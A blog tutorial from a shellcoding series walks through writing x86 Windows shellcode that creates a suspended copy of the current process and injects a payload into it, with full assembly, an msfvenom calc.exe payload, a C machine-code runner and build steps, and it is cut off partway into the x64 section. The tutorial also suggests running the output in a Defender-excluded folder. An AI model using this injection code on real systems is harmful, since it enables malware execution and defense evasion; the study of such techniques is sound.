Shellcoding: Process Injection with Assembly

blog.xenoscr.net/2021/07/26/Process-Injection-with-Assembly.html

Conor Richard

home..
July 2021

Introduction

It has been a long time since my last blog post focusing on shellcode. I took a bit of a break from shellcode and focused on a topic that I found interesting, OffSecOps. I plan to continue refining my OffSecOps pipeline but, for now, I intend to finish this series of blog posts related to shellcode.

As a reminder, or for anyone just joining, this series of posts is focusing on my analysis and study of SK Chong's work that was published in issue 62 of Prack in 2001. What made his approach interesting to me was that he reused/rebound the port using the vulnerable application. This could be useful in a situation where a firewall is configured to allow connections to a specific port to a specific application. The final shellcode I was able to reconstruct from his blog post performs the following activities:

1. Locates EIP
2. Decodes the encoded shellcode using a simple XOR routine
3. Locates the base address of Kernel32.dll
4. Resolves the addresses of several Win32 APIs
5. Locates the path to the current process
6. Creates a suspended version of the process
7. Injects itself into the suspended process
8. The injected "forked" shellcode will loop trying to bind to the target port until the parent thread exits

In this blog post, I will cover how the final shellcode locates the path to the current executable in memory, how it creates a suspended process, and injects a thread containing a payload. In this example, the payload will be generated with msfvenom and execute calc.exe.

x86

As stated in the past, these posts will start by demonstrating the technique in x86 and then show the same technique in x64.

x86: Resolving the Current Process Path

Since the outcome of the assembly programs execution requires that the newly spawned process replace the exploited process with a version of itself, it is necessary to know the path of the process that is being exploited. Assuming that the path is not known, and that the vulnerable system is a black box, how does one obtain the path? There is a trick that was written about here and here. (NOTE: There appears to be an error in Borja's example code. He is using the "Window Title" The basic approach is to:

1. Locate the **PEB** structure.
2. Locate the **_RTL_USER_PROCESS_PARAMETERS** structure, located in the **PEB** structure.
3. Locate the value of **ImagePathName** in the **_RTL_USER_PROCESS_PARAMETERS** structure.

How to obtain the address of the **PEB** structure was covered in an earlier post. Please refer to the blog titled: Shellcoding: Locating Kernel32 Base Address for details of how it is located. The following is a truncated dump of the **PEB** structure from WinDbg (WinDbg command: **dt nt!_PEB**):

```
ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged    : UChar
   +0x003 BitField         : UChar
   +0x003 ImageUsesLargePages : Pos 0, 1 Bit
   +0x003 IsProtectedProcess : Pos 1, 1 Bit
   +0x003 IsLegacyProcess  : Pos 2, 1 Bit
   +0x003 IsImageDynamicallyRelocated : Pos 3, 1 Bit
   +0x003 SkipPatchingUser32Forwarders : Pos 4, 1 Bit
   +0x003 SpareBits        : Pos 5, 3 Bits
   +0x004 Mutant           : Ptr32 Void
   +0x008 ImageBaseAddress : Ptr32 Void
   +0x00c Ldr              : Ptr32 _PEB_LDR_DATA
   +0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData    : Ptr32 Void
   +0x018 ProcessHeap      : Ptr32 Void
...
```

Code Listing 1: PEB Structure

According to the information from WinDbg, the **_RTL_USER_PROCESS_PARAMETERS** structure is at an offset of **0x10**. Dumping the **_RTL_USER_PROCESS_PARAMETERS** structure with WinDbg gives us (WinDbg command: **dt nt!_RTL_USER_PROCESS_PARAMETERS**):

```
ntdll!_RTL_USER_PROCESS_PARAMETERS
   +0x000 MaximumLength    : Uint4B
   +0x004 Length           : Uint4B
   +0x008 Flags            : Uint4B
   +0x00c DebugFlags       : Uint4B
   +0x010 ConsoleHandle    : Ptr32 Void
   +0x014 ConsoleFlags     : Uint4B
   +0x018 StandardInput    : Ptr32 Void
   +0x01c StandardOutput   : Ptr32 Void
   +0x020 StandardError    : Ptr32 Void
   +0x024 CurrentDirectory : _CURDIR
   +0x030 DllPath          : _UNICODE_STRING
   +0x038 ImagePathName    : _UNICODE_STRING
   +0x040 CommandLine      : _UNICODE_STRING
   +0x048 Environment      : Ptr32 Void
...
```

Code Listing 2: _RTL_USER_PROCESS_PARAMETERS Structure

The truncated output shows that the **ImagePathName** is a **_UNICODE_STRING** object and that it is stored at an offset of **0x38**. For completeness, here is a dump of the **_UNICODE_STRING** structure from WinDbg (WinDbg command: **dt nt!_UNICODE_STRING**):

```
ntdll!_UNICODE_STRING
   +0x000 Length           : Uint2B
   +0x002 MaximumLength    : Uint2B
   +0x004 Buffer           : Ptr32 Uint2B
```

Code Listing 3: _UNICODE_STRING Structure

What this means is that the Unicode string holding the path to the current process can be found at offset **0x3C** of the **_RTL_USER_PROCESS_PARAMETERS** structure. The following WinDbg commands will display the ImagePathName value of the current process:

1. To find the address of the **PEB**:
   !peb

Figure 1: Finding the PEB Address

2. To find the address of the **_RTL_USER_PROCESS_PARAMETERS** structure at offset **0x10**:

   dt nt!_PEB

```
0:000> dt nt!_PEB 7ffde000
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 BitField         : 0x8 ''
   +0x003 ImageUsesLargePages : 0y0
   +0x003 IsProtectedProcess : 0y0
   +0x003 IsLegacyProcess  : 0y0
   +0x003 IsImageDynamicallyRelocated : 0y1
   +0x003 SkipPatchingUser32Forwarders : 0y0
   +0x003 SpareBits        : 0y000
   +0x004 Mutant           : 0xffffffff Void
   +0x008 ImageBaseAddress : 0x4a020000 Void
   +0x00c Ldr              : 0x77917880 _PEB_LDR_DATA
   +0x010 ProcessParameters : 0x00301160 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData    : (null)
```

Figure 2: Find the Offset of the _RTL_USER_PROCESS_PARAMETERS Structur

3. Return the **ImageProcessName** value from the **_RTL_USER_PROCESS_PARAMETERS** structure:

   du poi(<_RTL_USER_PROCESS_PARAMETERS_ADDRESS> + 0x3C)

Figure 3: Locating the ImageProcessName Value

```
0:000> du poi(0x00301160 + 0x3C)
0030184a  "C:\Windows\System32\cmd.exe"
```

In assembly, this would look like:

```
mov eax, [fs:0x30]      ; Store the address of the PEB structure in EAX
mov eax, [eax+0x10]     ; Store the address of the _RTL_USER_PROCESS_PARAMETERS
                        ; structure in EAX
mov eax, [eax+0x3C]     ; Store the address of the ImageProcessName value in EAX
mov [ebp+0x40], eax     ; Store the address of the process path at EBP+0x40 to use
later
```

Code Listing 4: Locating the Current Process Name

x86: Creating a Suspended Process

With **EAX** holding the path to the current process, the next step is to create a suspended process to inject code into. This process is common to many injection techniques. There are variations that include completely remapping the suspended process to simply injecting a new thread. For our purposes, we will simply be injecting a new thread. To create a suspended process, the following actions must be completed:

1. Create empty **PROCESS_INFORMATION** and **STARTUPINFO** structures.
2. Push the required arguments to the stack, including the **ImagePathName** gathered in the previous section.
3. Call **CreateProcessW**. The address of **CreateProcessW** will be stored at **[EBP+0x08]** in this example. To learn more about resolving Win32 API addresses, see the previous blog.

The documentation from Microsoft shows the required arguments to call CreateProcessW. If you are unfamiliar with this Win32 API, it is recommended that you visit Microsoft's documentation to familiarize yourself before continuing.

```
BOOL CreateProcessW(
  LPCWSTR               lpApplicationName,
  LPWSTR                lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCWSTR               lpCurrentDirectory,
  LPSTARTUPINFOW        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Code Listing 5: CreateProcessW Win32 API

Creating & Initializing PROCESS_INFORMATION and STARTUPINFO Structures

CreateProcessW's last two arguments are a STARTUPINFOW structure and PROCESS_INFORMATION structure. The **STARTUPINFOW** structure is **0x44** bytes in length and the **PROCESS_INFORMATION** structure is **0x10** bytes in length. To create space for these structures **0x54** (84) bytes will need to be allocated on the stack and initialized. The following assembly instructions will do this:

```
xor ecx, ecx            ; Zero EXC to be used as a counter
mov cl, 0x54            ; Set EXC (via CL) to 0x54, the number of
bytes
                        ; to allocate
create_empty_structure:
pop ebx                 ; Preserve EBX
xor eax, eax            ; Zero EAX
sub esp, ecx            ; Allocate stack space for the two
structures
mov edi, esp            ; set EDI to point to the STARTUPINFO
structure
push edi                ; Preserve EDI on the stack as it will be
                        ; modified by the following instructions
rep stosb               ; Repeat storing zero at the buffer
starting
                        ; at EDI until ECX is zero
pop edi                 ; restore EDI to its original value
push ebx                ; Restore EBX
ret
```

Code Listing 6: Initializing an Empty Structure

The above assembly code creates a **0x54** byte region on the stack, zeros it out and stores its location in **EDI**. There is one value in the **STARTUPINFOW** structure which must be initialized with the length of the structure, which is **0x44** bytes. Referring to the documentation, the first element in the **STARTUPINFOW** structure is **cb** and it contains the length of the structure. The following assembly code will complete the initialization of the two structures.

```
mov byte[edi], 0x44    ; Set the cb member value of the
STARTUPINFOW
                       ; structure to 0x44
```

Code Listing 7: Setting the cb Value in the STARTUPINFOW Structure

Calling CreateProcessW

With the required structures in place, all that remains is to push the required arguments of the **CreateProcessW** Win32 API to the stack and call it. The **dwCreationFlags** value will be set to **0x04**. According to the documentation, the value **0x04** equates to **CREATE_SUSPENDED**. This will create the process in a suspended state that will allow the process to be manipulated by the assembly program to redirect execution to the injected payload. The following assembly instructions will prepare the arguments on the stack and make the call to **CreateProcessW**.

```
; Create Suspended Process
lea esi, [edi+0x44]        ; Load the effective address of the
PROCESS_INFORMATION
                           ; structure into ESI
push esi                   ; Push the pointer to the lpProcessInformation
                           ; structure
push edi                   ; Push the pointer to the lpStartupInfo structure
push eax                   ; lpCurrentDirectory = NULL
push eax                   ; lpEnvironment = NULL
push 0x04                  ; dwCreationFlags = CREATE_SUSPENDED
push eax                   ; bInheritHandles = FALSE
push eax                   ; lpThreadAttributes = NULL
push eax                   ; lpProcessAttributes = NULL
push dword [ebp+0x40]      ; lpCommandLine = current process
push eax                   ; lpApplicationName = NULL
call [ebp+0x08]            ; Call CreateProcessW
```

Code Listing 8: Calling CreateProcessW with Assembly

Injecting Code into the Suspended Process

For this blog, the instructions that will be injected into the suspended process will execute calc.exe for demonstration purposes. The final version of the shellcode will inject a modified version of itself into the suspended process. To inject the instructions into the suspended process the assembly code will need to:

1. Get the thread information from the suspended process and store the information in a **CONTEXT** object using **GetThreadContext**, stored at **[EBP+0x10]**.
2. Allocate space for the code to be injected using **VirtualAllocEx**, stored at **[EBP+0x14]**.
3. Change the active thread stored in the **CONTEXT** object.
4. Write the injected code to the allocated space using **WriteProcessMemory**, stored at **[EBP+0x18]**.
5. Redirect execution in the suspended process by writing the modified **CONTEXT** object to it using **SetThreadContext**, stored at **[EBP+0x1C]**.
6. Resume the suspended process using **ResumeThread**, stored at **[EBP+0x20]**.

Getting the Thread Information

There is a lot going on to achieve the goal of injecting code into a suspended process. The first task required to achieve the goal is to retrieve the thread information from the suspended process and store it in a **CONTEXT** object. To perform this, a call to GetThreadContext will be made.

```
BOOL GetThreadContext(
  HANDLE    hThread,
  LPCONTEXT lpContext
);
```

Code Listing 9: GetThreadContext Win32 API

The **CONTEXT** object is **0x400** (1024) bytes in length. The assembly code will need to allocate space on the stack for the new **CONTEXT** object and set the **ContextFlags** value to **0x010007**, which equates to **CONTEXT_FULL**. To understand the contents of a **CONTEXT** structure, you can view it using WinDbg by issuing the command: **dt nt!_CONTEXT**.

A call to **GetThreadContext** also requires a thread handle of the target process. A handle to the suspended process is stored in the **PROCESS_INFORMATION** structure that was created earlier. **ESI** still contains the address of the structure, and the thread handle is stored at an offset of **0x04**. The assembly code will need to push the **hThread** value to the stack before calling **GetThreadContext**.

The following assembly code will allocate a **CONTEXT** structure, push its location to the stack, push the **hThread** value, and call **GetThreadContext**:

```
sub esp, 0x0400                     ; Create 1024 bytes for CONTEXT object on
stack
push 0x010007                       ; CONTEXT ContextFlags = CONTEXT_FULL
push esp                            ; lpContext
push dword [esi+0x04]               ; hThread = PROCESS_INFORMATION.hThread =
ESI+0x04
call [ebp+0x10]                     ; Call GetThreadContext
```

Code Listing 10: Creating a Context Structure and Calling GetThreadContext

Allocating Space for the Injected Payload

To inject code, space must be allocated. The allocated space must be large enough and have permissions that will allow code to be executed. To do this, the VirtualAllocEx Win32 API will be called.

```
LPVOID VirtualAllocEx(
  HANDLE hProcess,
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

Code Listing 11: VirtualAllocEx Win32 API

The first value that **VirtualAllocEX** needs is a handle to the process. The handle is stored as the first element of the **PROCESS_INFORMATION** structure that is stored on the stack and referenced by **ESI**. This means that the **hProcess** value will simply be the value of **ESI**.

Next, the **lpAddress** value will be set to **0**. Setting this value to zero will result in **VirtualAllocEx** selecting a suitable location on its own.

The **dwSize** value controls the amount of space that is to be allocated in the target process. This value can be exact or larger than needed. For this example, the space will be larger than what is needed to store the example payload that will be injected.

The **flAllocationType** is memory allocation flag. This value will be set to **0x1000**, which represents **MEM_COMMIT**. Using this flag will ensure that the allocated space will be zeros according to the documentation.

Finally, the **flProtect** flag will be set to **0x40**, which represents **PAGE_EXECUTE_READWRITE** so that the allocated memory will have read, write, and executable properties.

This assembly code will provide the necessary values and make a call to **VurtualAllocEx**:

```
push 0x40                          ; flProtect = PAGE_EXECUTE_READWRITE
push 0x1000                        ; flAllocationType = MEM_COMMIT
push 0x5000                        ; dwSize = 20kb
push 0                             ; lpAddress = NULL
push dword [esi]                   ; hProcess = PROCESS_INFORMATION.hProcess
= ESI
call [ebp+0x14]                    ; Call VirtualAllocEx
```

Code Listing 12: Calling VirtualAllocEx

Modify the CONTEXT Object to Redirect Code Execution

The next task that needs done is to update the **CONTEXT** object that was populated by the call to **GetThreadContext** with the address of the newly allocated space returned by the call to **VirtualAllocEx** that is now stored in the **EAX** register. This will be done by simply updating the value. According to the output from WinDbg, the value of **EIP** is stored at an offset of **0x0B8**:

```
ntdll!_CONTEXT
   +0x000 ContextFlags     : Uint4B
    ...
   +0x0b4 Ebp              : Uint4B
   +0x0b8 Eip              : Uint4B
   +0x0bc SegCs            : Uint4B
   ...
```

Code Listing 13: Finding the EIP Offset in a CONTEXT Structure

The following code will update the **EIP** value in the **CONTEXT** object:

```
mov [esp+0x0B8], eax
```

Code Listing 14: Setting the EIP Value

Writing the Payload to the Suspended Process

To write the payload to the allocated space in the suspended process the WriteProcessMemory Win32 API will be called.

```
BOOL WriteProcessMemory(
  HANDLE  hProcess,
  LPVOID  lpBaseAddress,
  LPCVOID lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesWritten
);
```

Code Listing 15: WriteProcessMemory Win32 API

The **hProcess** value will once again be provided by the first element of the **PROCESS_INFORMATION** structure on the stack and referenced by **ESI**.

The **lpBaseAddress** value is the return value from the call to **VirutalAllocEx**, which is still stored in **EAX**. This is the address where the injected code will be written.

The **lpBuffer** is the location of the code that will be injected into the suspended process. The same trick that was used in this blog entry will be used to mark the beginning of the code that will be injected. In this example, the injected code is being stored as dword values using the NASM pseudo instruction dd. This value will wind up being stored on the stack.

The nSize value will be pushed to the stack. This value should match the size of the code you are injecting into the suspended process. In the example, the code is 192 bytes in size. The value 0x0C0 is 192 in hexadecimal format.

The value **0** is pushed to the stack for the **lpNumberOfBytesWritten** value. This is the equivalent to setting the value to NULL. Setting the value to NULL causes this value to be ignored.

The following code will write the data stored in the assembly program to the address stored in **EAX**. This example is incomplete but shows the process:

```
[SECTION .text]
BITS 32
_start:
    jmp main

    ; Payload
  injected_code:
    call injected_code_return
    ; msfvenom -p windows/exec -a x86 --platform windows CMD=calc -f dword
    ; No encoder specified, outputting raw payload
    ; Payload size: 192 bytes
    dd 0x0082e8fc
    dd 0x89600000
    dd 0x64c031e5
    dd 0x8b30508b
    dd 0x528b0c52
    dd 0x28728b14
    dd 0x264ab70f
    dd 0x3cacff31
    dd 0x2c027c61
    dd 0x0dcfc120
    dd 0xf2e2c701
    dd 0x528b5752
    dd 0x3c4a8b10
    dd 0x78114c8b
    dd 0xd10148e3
    dd 0x20598b51
    dd 0x498bd301
    dd 0x493ae318
    dd 0x018b348b
    dd 0xacff31d6
    dd 0x010dcfc1
    dd 0x75e038c7
    dd 0xf87d03f6
    dd 0x75247d3b
    dd 0x588b58e4
    dd 0x66d30124
    dd 0x8b4b0c8b
    dd 0xd3011c58
    dd 0x018b048b
    dd 0x244489d0
    dd 0x615b5b24
    dd 0xff515a59
    dd 0x5a5f5fe0
    dd 0x8deb128b
    dd 0x8d016a5d
    dd 0x0000b285
    dd 0x31685000
    dd 0xff876f8b
    dd 0xb5f0bbd5
    dd 0xa66856a2
    dd 0xff9dbd95
```

```
    dd 0x7c063cd5
    dd 0xe0fb800a
    dd 0x47bb0575
    dd 0x6a6f7213
    dd 0xd5ff5300
    dd 0x636c6163
    dd 0x00000000

main:
    ; ----- SNIP -----
    ; other code
    ; --- END SNIP ---
    push 0                              ; lpNumberOfBytesWritten = NULL
    push 0x0C0                          ; nSize = 0x0C0 = 192 bytes
    jmp short injected_code             ; jump to the stored code
    injected_code_return:               ; lpBuffer = return address pushed to the
stack
    push eax                            ; lpBaseAddress = EAX (Returned from:
                                        ; VirtualAllocEx)
    push dword [esi]                    ; hProcess = PROCESS_INFORMATION.hProcess =
ESI
    call [ebp+0x18]                     ; Call WriteProcessMemory
```

Code Listing 16: Write a Stored Payload to a Suspended Process

Setting the Thread Context

With the injected code written to the suspended process, the thread context needs to be updated with the modified **CONTEXT** object. The **CONTEXT** object should still be located at **ESP** in this example. The SetThreadContext Win32 API will be called to update the suspended process.

```
BOOL SetThreadContext(
  HANDLE        hThread,
  const CONTEXT *lpContext
);
```

Code Listing 17: SetThreadContext Win32 API

The **hThread** value will, again, be provided by the **hThread** value at the offset of **0x04** of the **PROCESS_INFORMATION** object stored on the stack and referenced by **ESI**.

The **lpContext** value will be provided by the **CONTEXT** object stored on the stack and currently located at the top of the stack.

The following assembly code will update the thread context in the suspended process:

```
push esp                            ; lpContext = CONTEXT structure
push dword [esi+0x04]               ; hThread = PROCESS_INFORMATION.hThread =
ESI+0x04
call [ebp+0x1C]                     ; Call SetThreadContext
```

Code Listing 18: Calling SetThreadContext

Resuming the Suspended Process

The stage is now set to resume the suspended process and execute the injected code. The ResumeThread Win32 API will be called to resume the process.

```
DWORD ResumeThread(
  HANDLE hThread
);
```

Code Listing 19: ResumeThread Win32 API

The **hThread** stored in the **PROCESS_INFORMATION** object stored in **ESI** will be used one final time to provide the sole argument required by the **ResumeThread** function.

The following assembly code will resume the suspended thread and execute the injected code.

```
push dword [esi+0x04]               ; hThread = PROCESS_INFORMATION.hThread =
ESI+0x04
call [ebp+0x20]                     ; Call ResumeThread
```

Code Listing 20: Calling Resume Thread

Putting it All Together

The following code will inject the stored code into a suspended copy of the current process:

```
[SECTION .text]

BITS 32

_start:
    jmp main

    ; Constants
    win32_library_hashes:
        call win32_library_hashes_return
        ; LoadLibraryA
        dd 0xEC0E4E8E
        ; CreateProcessW - EBP + 0x08
        dd 0x16B3FE88
        ; ExitProcess - EBP + 0x0C
        dd 0x73E2D87E
        ; GetThreadContext - EBP + 0x10
        dd 0x68A7C7D2
        ; VirtualAllocEx - EBP + 0x14
        dd 0x6E1A959C
        ; WriteProcessMemory - EBP + 0x18
        dd 0xD83D6AA1
        ; SetThreadContext - EBP + 0x1C
        dd 0xE8A7C7D3
        ; ResumeThread - EBP + 0x20
        dd 0x9E4A3F88

    ; ======== Function: find_kernel32
    find_kernel32:
        push esi
        xor eax, eax
        mov eax, [fs:eax+0x30]
        mov eax, [eax+0x0C]
        mov esi, [eax+0x1C]
        mov esi, [esi]
        lodsd
        mov eax, [eax+0x08]
        pop esi
        ret

    ; ======= Function: find_function
    find_function:
        pushad
        mov ebp, [esp+0x24]
        mov eax, [ebp+0x3C]
        mov edx, [ebp+eax+0x78]
        add edx, ebp
        mov ecx, [edx+0x18]
        mov ebx, [edx+0x20]
        add ebx, ebp
    find_function_loop:
        jecxz find_function_finished
        dec ecx
        mov esi, [ebx+ecx*4]
        add esi, ebp

    compute_hash:
        xor edi, edi
        xor eax, eax
        cld
    compute_hash_again:
```

```
    lodsb
    test al, al
    jz compute_hash_finished
    ror edi, 0x0D
    add edi, eax
    jmp compute_hash_again
compute_hash_finished:
find_function_compare:
    cmp edi, [esp+0x28]
    jnz find_function_loop
    mov ebx, [edx+0x24]
    add ebx, ebp
    mov cx, [ebx+2*ecx]
    mov ebx, [edx+0x1C]
    add ebx, ebp
    mov eax, [ebx+4*ecx]
    add eax, ebp
    mov [esp+0x1C], eax
find_function_finished:
    popad
    ret

; ======== Function: resolve_symbols_for_dll
resolve_symbols_for_dll:
    lodsd
    push eax
    push edx
    call find_function
    mov [edi], eax
    add esp, 0x08
    add edi, 0x04
    cmp esi, ecx
    jne resolve_symbols_for_dll
resolve_symbols_for_dll_finished:
    ret

; ======= Inject Code
; Payload
injected_code:
call injected_code_return
; msfvenom -p windows/exec -a x86 --platform windows CMD=calc -f dword
; No encoder specified, outputting raw payload
; Payload size: 192 bytes
dd 0x0082e8fc
dd 0x89600000
dd 0x64c031e5
dd 0x8b30508b
dd 0x528b0c52
dd 0x28728b14
dd 0x264ab70f
dd 0x3cacff31
dd 0x2c027c61
dd 0x0dcfc120
dd 0xf2e2c701
dd 0x528b5752
dd 0x3c4a8b10
dd 0x78114c8b
dd 0xd10148e3
dd 0x20598b51
dd 0x498bd301
dd 0x493ae318
dd 0x018b348b
```

```
    dd 0xacff31d6
    dd 0x010dcfc1
    dd 0x75e038c7
    dd 0xf87d03f6
    dd 0x75247d3b
    dd 0x588b58e4
    dd 0x66d30124
    dd 0x8b4b0c8b
    dd 0xd3011c58
    dd 0x018b048b
    dd 0x244489d0
    dd 0x615b5b24
    dd 0xff515a59
    dd 0x5a5f5fe0
    dd 0x8deb128b
    dd 0x8d016a5d
    dd 0x0000b285
    dd 0x31685000
    dd 0xff876f8b
    dd 0xb5f0bbd5
    dd 0xa66856a2
    dd 0xff9dbd95
    dd 0x7c063cd5
    dd 0xe0fb800a
    dd 0x47bb0575
    dd 0x6a6f7213
    dd 0xd5ff5300
    dd 0x636c6163
    dd 0x00000000

    create_empty_structure:
        pop ebx
        xor eax, eax                    ; Zero EAX
        sub esp, ecx                    ; Allocate stack space for the two
structures
        mov edi, esp                    ; set edi to point to the STARTUPINFO
structure
        push edi                        ; Preserve EDI on the stack as it
will be modified by the following instructions
        rep stosb                       ; Repeat storing zero at the buffer
starting at edi until ecx is zero
        pop edi                         ; restore EDI to its original value
        push ebx
        ret

    perform_injection:
        ; Get current process ImagePathName
        mov eax, [fs:0x30]              ; Store the address of the PEB
structure in EAX
        mov eax, [eax+0x10]             ; Store the address of the
_RTL_USER_PROCESS_PARAMETERS
                                        ; structure in EAX
        mov eax, [eax+0x3C]             ; Store the address of the
ImageProcessName value in EAX
        mov [ebp+0x40], eax             ; Store the address of the process
path at EBP+0x40 to use later

        ; Create & Initialize structures
        xor ecx, ecx
        mov cl, 0x54
        call create_empty_structure
```

```
        mov byte[edi], 0x44                ; Set STARTUPINFOW.cb = 0x44

        ; Create a suspended process
        lea esi, [edi+0x44]                ; Load the effective address of the
PROCESS_INFORMATION structure into ESI
        push esi                           ; Push the pointer to the
lpProcessInformation structure
        push edi                           ; Push the pointer to the
lpStartupInfo structure
        push eax                           ; lpCurrentDirectory = NULL
        push eax                           ; lpEnvironment = NULL
        push 0x04                          ; dwCreationFlags = CREATE_SUSPENDED
        push eax                           ; bInheritHandles = FALSE
        push eax                           ; lpThreadAttributes = NULL
        push eax                           ; lpProcessAttributes = NULL
        push dword [ebp+0x40]              ; lpCommandLine = current process
        push eax                           ; lpApplicationName = NULL
        call [ebp+0x08]                    ; Call CreateProcessW

        ; Begin GetThreadContext
        sub esp, 0x0400                    ; Create 1024 bytes for CONTEXT
object on stack
        push 0x010007                      ; CONTEXT ContextFlags = CONTEXT_FULL
        push esp                           ; lpContext
        push dword [esi+0x04]              ; hThread =
PROCESS_INFORMATION.hThread = ESI+0x04
        call [ebp+0x10]                    ; Call GetThreadContext

        ; Begin VirtualAllocEx
        push 0x40                          ; flProtect = PAGE_EXECUTE_READWRITE
        push 0x1000                        ; flAllocationType = MEM_COMMIT
        push 0x5000                        ; dwSize = 20kb
        push 0                             ; lpAddress = NULL
        push dword [esi]                   ; hProcess =
PROCESS_INFORMATION.hProcess = ESI
        call [ebp+0x14]                    ; Call VirtualAllocEx

        ; Setup CONTEXT object for thread change
        mov [esp+0xB8], eax                ; CONTEXT object offset 0xB8 = EIP

        ; Begin WriteProcessMemory
        push 0                             ; lpNumberOfBytesWritten = NULL
        push 0x0C0                         ; nSize = 0x0C0 = 192 bytes
        jmp long injected_code             ; jump to the stored code
        injected_code_return:              ; lpBuffer = return address pushed to
the stack
        push eax                           ; lpBaseAddress = EAX
        push dword [esi]                   ; hProcess =
PROCESS_INFORMATION.hProcess = ESI
        call [ebp+0x18]                    ; Call WriteProcessMemory

        ; Begin SetThreadContext
        push esp                           ; lpContext = CONTEXT structure
        push dword [esi+0x04]              ; hThread =
PROCESS_INFORMATION.hThread = ESI+0x04
        call [ebp+0x1C]                    ; Call SetThreadContext

        ; Begin ResumeThread
        push dword [esi+0x04]              ; hThread =
PROCESS_INFORMATION.hThread = ESI+0x04
        call [ebp+0x20]                    ; Call ResumeThread
```

```
        ; Begin TerminateProcess
        call [ebp+0x0C]

    main:
        sub esp, 0x88                        ; Allocate space on stack for
function addresses
        mov ebp, esp                         ; Set ebp as frame ptr for relative
offset on stack
        call find_kernel32                   ; Find base address of kernel32.dll
        mov edx, eax                         ; Store base address of kernel32.dll
in EDX
        jmp long win32_library_hashes
        win32_library_hashes_return:
        pop esi
        lea edi, [ebp+0x04]                  ; This is where we store our function
addresses
        mov ecx, esi
        add ecx, 0x20                        ; Length of kernel32 hash list
        call resolve_symbols_for_dll
        call perform_injection
```

Code Listing 21: Full x86 Injection Assembly Program

Testing it Out

In an earlier blog, I showed a different C program to run our compiled code. In this blog, another method will be shown. This method will allocate space for the code to run from and mark it as executable. This avoids the need to manipulate the compiled program to change the memory settings or disabling stack protection. The following code can handle both x86 and x64 machine code. This blog will demonstrate the process of compiling and preparing the code from a Linux system:

```
#include <windows.h>

int main()
{
#ifdef _WIN64
   unsigned char buf[] =
        "Replace_with_x64_payload";
#else
   unsigned char buf[] =
        "Replace_with_x86_payload";
#endif
       void *func = VirtualAlloc(0, sizeof buf, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
       memcpy(func, buf, sizeof buf);
       ((void(*)())func)();
   return 0;
}
```

Code Listing 22: Machine Code Inection Harness

To compile the assembly program:

```
nasm inject_code.asm -o inject_code.bin
```

To convert the binary file to escaped hexadecimal values that can be pasted into the above template, my bin-to-opcodes.py Python script can be used.

```
python bin-to-opcodes.py -i inject_code.bin -o inject_code.txt
```

To clean up the contents of the escaped code and place it on the clipboard, using linux:

```
cat inject_code.txt | fold | sed -e 's/^/\"/' -e 's/$/\"/' | xclip -selection
clipboard
```

Paste the code into the above template in the x86 section, then compile it using MingW:

```
i686-w64-mingw32-gcc run_machine_code.c -o run_machine_code_x86.exe
```

It should now be possible to copy the resulting PE file to a test system and execute it. For convenience, you should place the file into a folder with a Defender exception in place. This code is obfuscated in no way, it may be detected as malicious by Defender. Obfuscating the machine code runner and machine code is an exercise left to the reader.

x64

This section of the blog post will focus on differences in the assembly program that was written above for the x86 architecture and a version that performs the same process using the x64 architecture.

Resolving the Current Process Path

The process of finding the current process' path is nearly identical to the how it is done on an x86 process. The main difference in the process are the sizes of the offsets that are required.

The **_RTL_USER_PROCESS_PARAMETERS** object is located at an offset of **0x20**, instead of **0x10**:

```
0:000> dt nt!_PEB 000007fffffd4000
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 BitField         : 0x8 ''
   +0x003 ImageUsesLargePages : 0y0
   +0x003 IsProtectedProcess : 0y0
   +0x003 IsLegacyProcess  : 0y0
   +0x003 IsImageDynamicallyRelocated : 0y1
   +0x003 SkipPatchingUser32Forwarders : 0y0
   +0x003 SpareBits        : 0y000
   +0x008 Mutant           : 0xffffffff`ffffffff Void
   +0x010 ImageBaseAddress : 0x00000000`ffef0000 Void
   +0x018 Ldr              : 0x00000000`77bcd640 _PEB_LDR_DATA
   +0x020 ProcessParameters : 0x00000000`00082df0 _RTL_USER_PROCESS_PARAMETERS
   +0x028 SubSystemData    : (null)
```

Figure 4: Finding the _RTL_USER_PROCESS_PARAMETER Offset

The **ImagePathName** is at an offset of **0x60** instead of **0x38**, accounting for the larger structure, the offset of the Unicode string will be **0x68**:

